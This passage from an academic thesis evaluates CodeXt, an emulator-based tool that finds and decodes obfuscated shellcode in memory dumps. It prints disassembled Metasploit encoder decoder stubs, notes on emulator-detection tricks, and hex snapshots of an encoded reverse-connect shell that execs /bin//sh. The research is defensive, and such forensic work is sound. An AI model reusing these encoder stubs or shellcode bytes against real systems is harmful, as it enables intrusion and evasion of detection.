instructions and their handlers. It also conducts deep analysis of the execution of any given byte stream from all offsets until a kill condition is reached.

Functionally, our CodeXt implementation has three components: pre-execution processing; execution processing; and post-execution processing. In the following subsections, we describe the key implementation issues of each component.

4.4.1 Pre-Execution Processing

The pre-processing component prepares the execution of an arbitrary byte stream and directs the S2E plugin on how to analyze the given byte stream. When we run S2E, it resumes a QEMU qcow image of a Linux virtual machine. This guest machine was suspended with a special script waiting to detect S2E; upon resuming, it transfers any given code fragment and user options from the host to the guest.

Because S2E requires a self-contained or properly structured executable, we developed a wrapper program to load a raw machine code stream or buffer from a file and pass our S2E plugin information to initiate and assist execution tracking. As shown in Figure 4.7, the wrapper executes on the guest machine, loading byte code from the host. Our plugin receives signals from the wrapper to initiate and conclude observation. The wrapper itself can enter a special mode and test all offsets within the given byte stream, searching for all existing code fragments. Our S2E plugin has demonstrated highly optimized and scalable state forking.

The wrapper program is a standard executable that resides on the emulated guest to execute instructions from the specified offset of the given byte stream. The wrapper is designed to accept

optional metadata, such as where a particular system call and its system call number should be located. However, those options are not required and the system is nearly equally accurate without them. The wrapper also serves as a test case generator by taking any shellcode and outputting it surrounded by uniformly random bytes or inserting it into templates of memory dumps from exploited processes.

If we need to locate or detect the presence of a code fragment, then this wrapper can enter a special search mode, in which it tells our S2E plugin to fork a state for every byte offset within the given buffer. Our plugin will then determine which offsets are a logical start of byte code that contain at least one system call, which can be further required to exist at a certain offset, particular system call number, or contain specific parameter values.

The wrapper uses several custom instructions that S2E intercepts. The first allows the wrapper to inform our S2E plugin of the run-time physical addresses that correspond to the given byte code start and end. The second allows it to fork states per particular offsets. The third allows the program to inform our plugin that there are no remaining offsets to test.

4.4.2 Execution Processing

During Execution, our S2E plugin tracks all basic block translations, instruction executions, execution exceptions, privilege level changes, page faults, code, and data memory accesses. We maintain four traces of events: *data writes*; *byte to instruction translations*; *instruction executions*; and *system calls* for instructions from the given memory range. By tracking all data writes (e.g., if it is updating the given memory buffer) and instruction executions (e.g., if it is from the given memory buffer), we are able to identify write-then-execute events that indicate self-modifying code, taking snapshots in run-time when necessary.

Our S2E plugin captures all system calls in real-time. If the EIP address right after the system call and/or the system call number are given as the attack context, it will check whether the EIP points to the given address and `eax` matches the given system call number. Otherwise, we check if `eax` is within the normal range of 0 to 512. If the system call fails any of the above, then we add its trace to a collection of fragments that may prove useful in later offline analysis. If the system call passes all the constraints, then we add it to a trace structure, capturing the process context

(all register values) and marking the execution as a *matched code fragment*. If the system call is an `exit()` or `exec()`, then we consider this the end of a code chunk, and we start checking for the next code fragment from the next available offset within the given buffer range.

There are a few implementation issues that need special handling: *FPU instructions* and *intra-basic block modification*.

```

Offset Bytecode Mnemonic      ; Comment
0000 DAD4    fcmovbe st4    ; make a fpu insn
0002 B892BA1E5C mov eax,0x5c1eba92 ; x = 92ba1e5c
0007 D97424F4 fnstenv [esp-0xc] ; write fpu records to
                                ; put 0 on top of stack
000B 5B       pop ebx        ; ebx = 00000000
000C 29C9    sub ecx,ecx   ; clear ecx
000E B10B    mov cl,0xb     ; loop 11 times
0010 83C304  add ebx,byte +0x4 ; ebx = 00000004
0013 314314  xor [ebx+0x14],eax ; [0x0018]=[0x0018]^x
0016 034386  add eax,[ebx-0x7a] ;
0019 58       pop eax        ;
001A EBB7    jmp short 0xfffffff3

```

The above code fragment shows the instructions of Metasploit’s polymorphic XOR additive feedback encoder Shikata-Ga-Nai [10] (which roughly means “it cannot be helped” or “nothing can be done about it” in Japanese). It uses FPU instructions as a way to get `eip`. Since most emulators, including S2E/QEMU, do not fully support FPU instructions, FPU instructions can be used to detect emulated environments. For such FPU instructions (e.g., `fnstenv`), we implemented special handling in our S2E plugin to emulate the semantics (e.g., updates FPU internal values) of those FPU instructions.

The instruction at address `0x0013` changes 4 bytes starting from address `0x0018`, which changes the subsequent 3 instructions to be executed from address `0x0016`. Therefore, Shikata-Ga-Nai dynamically modifies the instructions in the current basic block. S2E/QEMU was not able to handle such intra-basic block modification. To fix this problem, we extended the S2E translation mechanism so that our S2E plugin can force a re-translation of the current basic block once we detect there is any write on the current basic block. With the added support of FPU instructions and intra-basic block modification, our S2E plugin is able to analyze Shikata-Ga-Nai successfully.

We have extended the S2E translation mechanism to report the length of bytes consumed. Upon an instruction translation, we hook its identifier to an upon-execution handler, as well as record the translated ranges byte values and disassembly (i.e., mnemonics). Our system uses the translation

blocks begin and end signals to associate instructions with basic blocks. Each translation’s information is stored into a trace.

4.4.3 Post-Execution Processing

After execution, the offline module uses three traces (translation, execution, write) to generate a respective memory map for any code fragment that satisfies the heuristics and any conditions provided. A memory map is a vector of deltas of the memory bytes, each denoting the difference between the current and the previous snapshot. The memory map shows the clustered changes to each trace over time. This is particularly valuable for analyzing polymorphic and incremental or transient shellcode.

If the system is in buffer search mode, then our system compares all matched code fragments and suggests the most probably true positive upon the final offset execution. It then searches the other code fragments to see if any are physically adjacent to the positive and clusters them into a code chunk.

Empirically, we have found that the most probable true positive will always have both the largest enclosure (i.e., range of bytes that is not a subset of a previous offset) and the highest density of executed bytes across each of its execution memory map snapshots, as well as the highest density if all snapshots are overlaid. This is demonstrated in Figure 4.8, which compares the number of positive matches found (with the density filter enabled versus disabled) as a function of the percent of the search buffer that the shellcode occupies. Positive matches are code fragments that end in a system call with a valid system call number and are not a subset of any other positive matches.

The x-axis is the percent of the buffer occupied by shellcode. A small shellcode was made and a variable length NOP sled was prefixed for the variations. The shellcode was centered within the buffer to equalize the chance of negative and positive offset relative values in false cognate jump instructions. The remaining buffer was filled with uniformly random data, such that there was no shellcode at 0%, no random buffer at 100%, and there were 10% intervals in between. The y-axis has been normalized to matches per 1024 kB. All tests were done at 1024 kB for resource reasons.

The red line shows positive matches without the filter. No (0%) occupation is discussed in an earlier false positive test, although there is a small chance that a system call will exist out of random bytes.




Figure 4.8: Density heuristic eliminating false positives when searching buffers of uniformly random bytes containing various length attack code.

Sparse (less than 50%) occupation has a higher likelihood of false cognate jump instructions, but less chance that any will land within the smaller shellcode. Sparse shellcode contains fewer aligned shellcode suffices (i.e., any offset within the shellcode that if executed will reach its system call). Aligned suffices are a function of the number of unencoded instructions (e.g., the decoding stub) within the shellcode. Denser (greater than 50%) occupation has a lower chance for false jumps, but greater chance that any will land in shellcode, as there are more aligned suffices.

The blue line shows positive matches that remain after the density heuristic is applied: a constant 1 (except for 0% when there is no shellcode to find). The matches were verified to be correct. It appears that matches (pre-filter) have a direct positive relationship to both the occurrence of false jump instructions and the number of aligned shellcode suffices.

4.5 Empirical Evaluation

We have conducted two sets of experiments to evaluate CodeXt’s ability to: 1) locate the code hidden within a given buffer of data, such as a memory dump or uniformly random bytes; and 2) extract the code obfuscated with several home-made encoders and a number of well-known, third-party, sophisticated encoding schemes.




Figure 4.9: S2E is significantly faster. S2E has built-in state forking that accounts for the most reduction in performance overhead.




Figure 4.10: S2E took half the code to accomplish the same features. Current plugin contains approximately 6,500 LOC.

4.5.1 Accuracy and Performance

In this section, we present a comparison to a previous incarnation of our methodology as a Valgrind tool. We then detail the accuracy and performance of our S2E plugin with various levels of complicated input. Additionally, we discuss the common issues that each input encounters and how this impacts an emulator-driven dynamic analysis tool.

As discussed in Section 4.3.2, we initially implemented malicious code analysis with a Valgrind tool. Once we migrated to S2E, we were able to compare the two. To make things as equal as possible, we took measurements from an older version of our S2E plugin that included the same limited feature set as our Valgrind tool. As illustrated in Figure 4.9, the S2E tool was significantly faster (0.97 seconds per offset) when compared to Valgrind (4.92 seconds) to find the most effective true positive. Also, as shown in Figure 4.10, the S2E plugin was only 431 lines of code at that time, which is just over half the Valgrind tool’s code (excludes auxiliary code). Since then, we have vastly increased S2E features and the plugin is approximately 6,500 LOC. There is significantly more to the codebase now, including all auxiliary code, such as the library to standardize the kernel memory dump and process fragments into chunks. Regardless, performance has remained at approximately one second per offset.

Table 4.1: Accuracy and speed when searching for the start of hidden code within a buffer

Surrounding Type	Run-time Hints	Code Found?	Sec. per Offset
Nulls	EIP, EAX	Yes	0.92
	EIP	Yes	0.94
	EAX	Yes	0.98
	Neither	Yes	0.98
Random	EIP, EAX	Yes	1.08
	EIP	Yes	1.09
	EAX	Yes	1.13
	Neither	Yes	1.11
Captured	EIP, EAX	Yes	1.04
	EIP	Yes	1.08
	EAX	Yes	1.00
	Neither	Yes	1.09

Accuracy and speed tests of our system use the process of finding the most effective true positive (i.e., the offset search), as a baseline. This methodology is explored in Section 4.3.2. An example of a search output can be found in Appendix C.1. In Appendix C.2, you can see an example of the system discerning between multiple successes, also called positive hits, including one that has two prefixed instructions to the true positive.

Using this process, we collected data on how our system worked with as little run-time information as possible in adverse conditions. As input for our experiments, we created data samples by surrounding a shellcode with three different types of byte fillers, such that the total combined length was 1,024 bytes. The first fill type was nulls, wherein all bytes other than shellcode were set to zero. The second was random, in which all bytes were given a uniformly distributed random value. The third type was a template created from a captured real-world malicious code exploit. For this, we removed the original attack code and spliced in the same shellcode as the other fill types.

For each of these three samples, we created various DASOSF dumps with limited run-time information. Some dumps had both `eip` (the address where the system call should align to) and `eax` (the system call number), others had only one of them, and some had neither. The list of permutations tested is shown in Table 4.1 and Figure 4.11.




Figure 4.11: Distribution of offset state terminations (mismatches). False positives are eliminated in later processing.

The metric for comparison between the tests was how many positive matches were found, whether it found the effective true positive, and how long it took on average per offset. The results can be seen in Table 4.1. Additionally, we tracked the reasons why any offset was not deemed as a success. An overview of the various reasons' categories are in Figure 4.11. These reasons include: an eliminated false positive, such as subset of previous positive, wrong system call address or number, etc; an invalid instruction, such as any in our blacklist, or that caused a fatal signal like a segmentation fault; or any other reason, such as if it left the observed buffer for too many instructions or an observed behavior did not match what we anticipated (e.g., unexpected out-of-bound instruction). Any positive matches that pass this stage are compared to each other in a later function. A much more detailed description that defines the types of failures as well as the raw data can be found in Figure C.1, which is in Appendix C.3.

For the null fill type, regardless of information withheld, the only positive match was also the true positive, and it was 36% faster than the average speed. The primary reason for negative detection, at 96%, was an invalid first instruction, which directly maps to the percent of bytes in the buffer that were null. One of our filtering mechanisms compares the first instruction to a blacklist, which

includes 0x0000 or `add [eax], al` in mnemonic. This frequent rejection at the first instruction explains the faster than average speed.

We expected the random fill type to introduce numerous development obstacles, but for the most part it has not. While it is highly likely that any string of bytes can represent an executable instruction, it is far less likely that it will produce a long executable string. Even less likely is a false positive. In other words, the string would consist of a write into `eax` of a specific value and then end in a system call. Our experiments have yet to reveal a string of bytes that results in a false negative. The low probability of this is further affected by the length of the string; the longer the string is, the higher the probability that any bytes when emulated will either not be a valid instruction or will be an instruction that causes an assertion to failing. These results mimic known examples of testing the execution of randomized strings, in which there is only a 1.52×10^{-5} chance of a system call, no known success longer than 23 instructions, and 90% of strings fail execution within six instructions [101].

We have observed that random fill does increase the chance that any positive match might contain a preface of instructions that have no consequence on the execution. In the test we present here, the most effective true positive is the only one found, but has a three byte, two irrelevant instruction preface.

We have noticed that emulating randomized binary strings fail most often because of attempts to execute instruction addresses out of the monitored bounds of the memory dump, and this resembles other known examples [101]. We have the capability to detect the kernel switching tasks, and these instructions were not predicted by the emulator. Although we have not conducted a deeper analysis, we anticipate that this is due to undocumented instruction combinations causing an effective failure of the process to maintain execution control or the process failing in an undocumented way. Regardless, these paths would not be the true positive anyways, and so we eliminate them.

The second most common negative matches are due to invalid, out-of-bounds instructions. In this situation, our plugin is expecting the process control-flow to leave the monitored bounds, but it does not end up at the address anticipated. We expect that this could be caused by two issues. In the first, there is a chance that we are not predicting conditional long jumps correctly. In the second, which is more likely, these may be the same as the unexpected out-of-bounds jumps, and they occur by chance at the moment we expect an out-of-bounds instruction.

We employed the random fill to shed more light on the importance of `eip` and `eax`. At first it appears that `eip` matters more for accuracy than `eax`, as the result with neither is nearly identical to the result without `eax`. Also, when given `eax` alone, 20 states were eliminated as false positives, but with `eip` alone there were 24 eliminated as false positives. However, this difference is small and may actually be a side effect of the shellcode used, as there were no wrong `eax` detected in either, but 15 irregular `eax` (defined as a value greater than 256). This issue requires more testing with different varieties of malicious code to obtain a regression analysis.

When we created the captured fill type, we had to resolve code length differences. In order to match the original exploit that the template came from, we adjusted for code length by filling in preceding bytes with a NOP sled, or a string of a single byte instruction that has no impact on the inserted code, and the following bytes with nulls. This also created a harsher test for our plugin, as the long NOP sled increases the targets available for an errant jump into the true positive, which leads to more processing overhead.

This fill type had two successes. It had to rely on the positive match processing function to resolve the most effective true positive, and it did. The other positive demonstrated a prevalent false instruction type, a jump; by this we mean any instruction that conditionally or unconditionally redirects execution to the non-subsequent instruction. There are many byte codes for control-flow redirection, so many jumps appear when attempting to process unknown byte streams. Combining this with the large NOP sled, it dramatically increases the chance that one can land a target into a suffix of the true positive while still being equivalent to the entire true positive. There is an example of a jump that targets a suffix of the true positive, but not a NOP sled, in Appendix C.2. The most correct positive has the entire true positive with an inert one byte, one instruction, preface.

In the captured fill type, the primary reason for rejecting an offset was invalid first instructions. In a live capture dump, many of the bytes appear to be initialized to nulls, and a double null is a blacklisted instruction. This allows large swaths of offsets to be rejected at the first instruction. The secondary reason is unexpected out-of-bound instructions, which we anticipate is caused by processing populated data structures' values; thus higher entropy strings resemble portions of offsets that have results similar to what was observed with the random fill type. The third most common reason is that the NOP sled increased the length of the code, directly increasing the successful offsets that were eliminated as subsets of previous matches. It is also important to point out that there

Table 4.2: Encoding techniques tested

Technique	Extracted?	Technical Challenge
Junk code insertion	Yes	None
Ranged XOR	Yes	None
Multi-layer combinations of above	Yes	Multi-layer encoding
Incremental	Yes	Live annotation required Block based feedback key
ADMmutate	Yes	Complicated code combinations
Clet	Yes	Polymorphism
Alpha2	Yes	None
MSF call+4 dword XOR	Yes	Instruction misalignment
MSF Single Byte XOR Countdown	Yes	Changing key
MSF Variable-length fnstenv/mov XOR	Yes	FPU handling
MSF jmp/call XOR Additive Feedback Encoder	Yes	Additive feedback key Canary to end loop
MSF BloXor	Yes	Metamorphic block based XOR
MSF Shikata-Ga-Nai	Yes	Same block polymorphic Additive feedback key

appears to be little impact of `eip` and `eax` on the sum of false positives eliminated. We anticipate that this is either caused by the choice in malicious code or demonstrates the robustness of the methodology.

4.5.2 Locating the Hidden Code from Memory Dump

To evaluate CodeXt’s capability in pinpointing the start and boundary of hidden code in a memory dump, we put our sample shellcode into a buffer and fill the surrounding bytes with three types of data: 1) all nulls (`0x00`); 2) random bytes; and 3) surrounding bytes from captured memory dump of a real-world code injection attack.

Because it is easier to locate long attack code, we deliberately use short attack code in our experiments: 41 byte helloworld.rawshell and 81 byte ghttpd shell. For these tests, we use a buffer of size 1024 bytes. We made the offset variable symbolic and set its range to be $[0, 1023]$, which directed CodeXt to explore 1024 potential paths starting from each different offset.

When evaluating CodeXt’s capability in locating the hidden code within memory dumps, we want to see how much difference the bytes that surround the hidden code and the attack code context information (i.e., run-time hint) would make. Specifically, we have tested CodeXt with the three types of surrounding bytes and varying amount of run-time hints: 1) with the address of a known system call (`eip`) plus the system call number (`eax`); 2) with the address of a known system call only; 3) with the system call number only; and 4) none. We have experimented 20 runs with the random surrounding bytes, 1 run with fixed null surrounding bytes and 1 run with fixed captured bytes. CodeXt successfully located the hidden code without any false positives in all runs for all the combinations of surrounding types and run-time hints.

Table 4.1 shows the average time needed for searching each offset for all the combinations of surrounding byte types and run-time hints. It shows that the run-time hints do not have much impact on the performance in any combination. It took about the same time (1 second per offset) to search through null, random, and fixed captured surrounding bytes.

To validate CodeXt’s capability in recovering code from multiple execution paths, we embedded the machine code of the C code shown in the right part of Figure 4.1 into the 1 kB buffer, and have marked variable `x` to be symbolic. CodeXt successfully explored all three feasible execution paths and recovered the code from all feasible execution paths. Since the conditional branch `if (y==1 && z==0)` is infeasible, CodeXt correctly ignored the code in that unreachable branch.

We also investigated the probability of reporting hidden code from random bytes (i.e., false positive). The probability for two consecutive random bytes to be the system call instruction `int 0x80` (`0xcd80`) is $2^{-16} = 1.52 \times 10^{-5}$. While it is highly likely that a reasonable long string of random bytes contains some executable instructions, it is far less likely that it will contain many adjacent coherent instructions. It is even less likely to have a false positive (write into `eax` of a specific value, or valid value range and then end in a system call before `eax` is clobbered). In addition, previous research [101] has shown that 90% of random strings fail execution within six instructions, and no random strings have been able to run more than 23 instructions without run-time errors.

To validate these analyses, we tested CodeXt with buffers of pure random bytes of 1, 10, and 100 kB respectively. Specifically, we tried 20 different 1 kB, one 10 kB, and one 100 kB random bytes. CodeXt has not reported any hidden code detected from these random bytes.

4.5.3 Extracting Encoded Code

To evaluate CodeXt’s capability of extracting encoded code, we used 12 different encoders to pack a shellcode that prints “Hello World!” to the standard output via the `write()` system call.

Besides using 9 well-known, third-party encoders (e.g., ADMmutate [88], Clet [89], Shikata-Ga-Nai [10]), we developed 3 encoders ourselves: the *junk code insertion* encoder based on [90]; the *ranged XOR* encoder to mimic a popular method; and a novel *incremental* encoder. Table 4.2 lists all 12 encoders, and a catch-all of multi-layer combinations of them, that we have tested, as well as the technical challenge, if any, of each encoder. CodeXt is able to automatically recover the original shellcode in all tested cases.

Junk Code Insertion

As detailed in Section 3.3.1, this technique inserts junk bytes between the legitimate opcode bytes. Although this shellcode presents no technical challenge to a dynamic analysis system, it is important to include in these experiments because its rudimentary protection is adequate to defeat static analysis.

We have successfully extracted the sample shellcode packed by junk code insertion. The full decoding stub is included in Section 3.3.1. As an overview, the decoder maintains a pointer into an encoded buffer, and then on each loop it writes a byte to a decoded buffer, reads the next byte to know how many bytes to ignore, and increments the pointer within the encoded buffer appropriately. Once the the loop counter reaches zero, execution jumps to the decoded buffer and the payload is executed.

Ranged XOR

As detailed in Section 3.3.1, this method uses a single byte XOR key to encode a specified byte range of input. This shellcode imposes no novel technical challenge, but is a common technique and vital to include as a first-step proof of effectiveness. Like junk code insertion, XOR is adequate to defeat static analysis. It is vulnerable to signature detection by relative distances between bytes and frequency analysis.




Figure 4.12: Multiple layers of XOR encoding that overlap each other and use different keys, all on top of a junk code inserted encoding.

We have successfully extracted the sample shellcode packed by our ranged XOR encoding. A full disassembly of the decoding stub is included in Section 3.3.1. As an overview, the decoder maintains a pointer into an encoded buffer, and on each loop it reads a byte into a register, XORs it against the key, and then writes to a decoded buffer. Our example will start at a user-specified offset within the encoded buffer, and once the loop counter reaches zero, execution jumps to the decoded buffer and the payload is executed.

Multi-Layer Combination of Junk Code Insertion and XOR Encoding

To evaluate CodeXt’s capability in extracting code protected with multiple layers of encoding, we tested combinations of our in-house encoders: junk code insertion and ranged XOR. As discussed in Section 3.3.1, junk code insertion interjects a random length of random value bytes between each input byte, such that $junk(i)$ means to generate encoded output from input i . Junk code insertion, while very rudimentary, effectively interferes with common disassemblers. Ranged XOR, presented in Section 3.3.1, uses a single byte key to iteratively encrypt a specified range of input bytes, such that $xor(k_n, o, b, i)$ means to encode input i with key k_n at offset o for b bytes; also, we will use $xor(k_n, i)$ to mean encoding all bytes in i .

In our experimental trials, we tested combinations such as: XOR of junk, $xor(k_1, junk(i))$; junk of XOR, $junk(xor(k_1, i))$; XOR of XOR, $xor(k_2, xor(k_1, i))$; and, as illustrated in Figure 4.12, XOR of XOR of XOR of junk, $xor(k_2, 5, 10, xor(k_1, 30, 10, xor(k_1, 10, 10, junk(i))))$. CodeXt was able to recover the original shellcode from all tested multiple layer combinations of encodings. Sample output from a ranged XOR decoding trace can be seen in Figures 4.13 and 5.8.

Incremental Encoder

We developed a sophisticated incremental encoder, detailed in Section 3.3.2, such that the encoded output will incrementally de-obfuscate one portion (or segment) of the original code at a time. At any moment, no single memory dump or snapshot can reveal the entire decoded version. This poses a significant problem for forensic analysis, and requires a tool like ours to trace the full execution, tracking changes in memory over time.

Since our system is designed to use a delta snapshot system, you can see the values of each increment's copies in the memory dump sequence included in this section. With minimal modifications, we adapted a common TCP reverse connect shellcode to work with our encoder. The details of this modification are in Section 3.3.2. The first snapshot shows the initial values of all bytes that change across any other snapshots. CodeXt generated 8 snapshots when executing the incrementally encoded shellcode.

```
>> Printing the Data_trace memory map (8 snapshots)
>>   Printing snapshot 0                                >>   Printing snapshot 1
      0 1 2 3 4 5 6 7 8 9 a b c d e f               0 1 2 3 4 5 6 7 8 9 a b c d e f
0xbfd7cf50          7200873d ca3c872f             0xbfd7cf50          89e731c0 31db31d2
0xbfd7cf60 ab57d0be a98db797 f96e5730 7b6e4a6d 0xbfd7cf60 50b06643 526a016a 0289e1cd 8089fc90
0xbfd7cf70 6ba626bc baa6ff76d baa6266d ba77266d 0xbfd7cf70 90419041 41414190 41419090 41909090
0xbfd7cf80 6b772614 76184902

>>   Printing snapshot 2                                >>   Printing snapshot 3
      0 1 2 3 4 5 6 7 8 9 a b c d e f               0 1 2 3 4 5 6 7 8 9 a b c d e f
0xbfd7cf50          0d28d966 37cc80c2             0xbfd7cf50          89e731db b303687f
0xbfd7cf60 84fce9db ece8f8db 3acde8db d2460ad7 0xbfd7cf60 00000166 68271066 be020066 5689e26a
0xbfd7cf70 949db80d e2460970 04976141 148ea9fc 0xbfd7cf70 105250b0 6689e1cd 805889fc 90414141
0xbfd7cf80 145f7854 09301742

>>   Printing snapshot 4                                >>   Printing snapshot 5
      0 1 2 3 4 5 6 7 8 9 a b c d e f               0 1 2 3 4 5 6 7 8 9 a b c d e f
0xbfd7cf50          3c7e935a 3c77aaa6             0xbfd7cf50          31c989c3 31c0b03f
0xbfd7cf60 bcb7d719 bd88ab98 c0378ad8 4cf65b09 0xbfd7cf60 b100cd80 b03fb101 cd809041 41414190
0xbfd7cf70 9d275bd8 4cf68ad8 4cf275bd8 4cf278ad8 0xbfd7cf70 90904141 41419041 41904141 41909041
0xbfd7cf80 9d278a70 8048e566

>>   Printing snapshot 6                                >>   Printing snapshot 7
      0 1 2 3 4 5 6 7 8 9 a b c d e f               0 1 2 3 4 5 6 7 8 9 a b c d e f
0xbfd7cf50          0f49f534 11af7d34             0xbfd7cf50          31c95168 2f2f7368
0xbfd7cf60 56afc635 50b164ec 3509470d b762f7d5 0xbfd7cf60 682f6269 6e31c0b0 0b89e351 89e25389
0xbfd7cf70 df4d24cc 7fc1e51d ae10e51d 7fc1e5cc 0xbfd7cf70 e1cd8090 41414141 90904141 41414190
0xbfd7cf80 ae1034b5 b37f5ba3 0xbfd7cf80 909090e9 8dfffff
```

Snapshot 0, 2, 4, and 6 contains the encoded segment 1, 2, 3, and 4 respectively. Snapshot 1, 3, 5, and 7 contains the decoded segment 1, 2, 3, and 4 respectively. The red colored part (last 5 bytes) in snapshot 1, 3, 5, and 7 contains the jump instruction to the incremental decoder. The blue

colored part in snapshot 1, 3, 5, and 7 corresponds to the original code in the original segment 1, 2, 3, and 4 respectively. The light colored part in snapshot 1, 3, 5, and 7 contains `nop` instructions. Therefore, CodeXt successfully extracted the complete code protected by incremental encoding.

ADMmutate

ADMmutate, introduced in Section 3.3.1, focuses on buffer overflow payload obfuscation via NOP substitution and junk code insertion. To meet the input requirements of ADMmutate, we made a slight modification to the sample shellcode and prefixed it with a 200 byte NOP sled (of `0x41`). ADMmutate then replaced all the NOPs with its metamorphic substitution and dispersed a decoder throughout the NOPs.

We have packed the sample shellcode through ADMmutate and can accurately trace its execution. An example output with the sample shellcode is included in Appendix A.1.

Clet

Clet, introduced in Section 3.3.1, focuses on NIDS evasion by using code substitution to produce output with a spectrum analysis that matched its target network. It is included as an older but still important technique in order to demonstrate the capability of our system to process highly automated and even complicated metamorphic substitutions.

We have encoded the sample shellcode through Clet and can accurately model it. An example output with the sample shellcode is included in Appendix A.2.

Alpha2

Alpha2, introduced in Section 3.3.1, transforms x86 bytecode such that they only contain valid alphanumeric values (including Unicode conversion options). The Alpha2 encoder expects a relative address fetch (`getPC` method) to be prefixed to its decoding stub. In particular, it expects that the address will be stored in the `eax` register.

We encoded the sample shellcode with Alpha2 and prefixed a small code segment to store a relative address into `eax`. We have successfully modeled this code fragment with our system. An example of the decoding stub is in Section 3.3.1, and it is included in its disassembled form in Appendix A.3.

Call+4 Dword XOR

This encoder is detailed in Section 3.3.1 and is part of the Metasploit Framework. It uses a call instruction that jumps within itself to throw off static analysis tools.

We have processed the sample shellcode with this tool and our system successfully traces its execution. Here is the execution trace of the decoder:

Offset	Bytecode	Mnemonic	; Comment
0000	33C9	xor ecx, ecx	
0002	83E9F5	sub ecx, 0xf5	; set counter
0005	E8FFFFFFFF	call 0x4	; push next PC (0xA), jmp within self
0009	FFC0	inc eax	; junk
000B	5E	pop esi	; getPC
000C	81760EE5C25E9B	xor dword [esi+0xe], 0x9b5ec2e5	
0013	83EEFC	sub esi, 0xfc	; inc esi (target)
0016	E2F4	loop 0xC	

Single Byte XOR Countdown

The single byte XOR countdown encoder is detailed in Section 3.3.1 and is part of the Metasploit Framework. In summary, it is very similar to the ranged XOR technique, except that the key changes on each decoding loop and it uses the `call+4 dword getPC` method to deter static analysis tools.

We have packed the example shellcode with this tool and successfully monitored it with our system. Here is an execution trace of the decoding segment:

Address	Bytecode	Disassembly	; Comment
00000000	6A28	push 0x28	; counter value
00000002	59	pop ecx	; set loop counter
00000003	E8FFFFFFFF	call 0x4	; push next PC (0x8), jmp within self
00000007	FFC1	inc ecx	; note 0x7 is address of last byte of prev insn
00000009	5E	pop esi	; get PC/EIP
0000000A	304C0E07	xor [esi+ecx+0x7], cl ; decode, x[i]=x[i]^i	
0000000E	E2FA	loop 0xA	

Variable-length Fnstenv/mov Dword XOR

In Section 3.3.1, we introduced the variable-length fnstenv/mov dword XOR encoder, as found in the Metasploit Framework. It provides a distinct technical advantage of being the first in this list to detect emulation. It depends on the emulator not implementing the FPU to act as hardware would perform. Namely, its `getPC` method uses a pair of FPU instructions that S2E/QEMU does not properly handle. As part of our development for Shikata-Ga-Nai, we developed an extension to QEMU that allows it to accurately handle this `getPC` method. We have encoded the example shellcode with this tool and successfully traced it with our system.

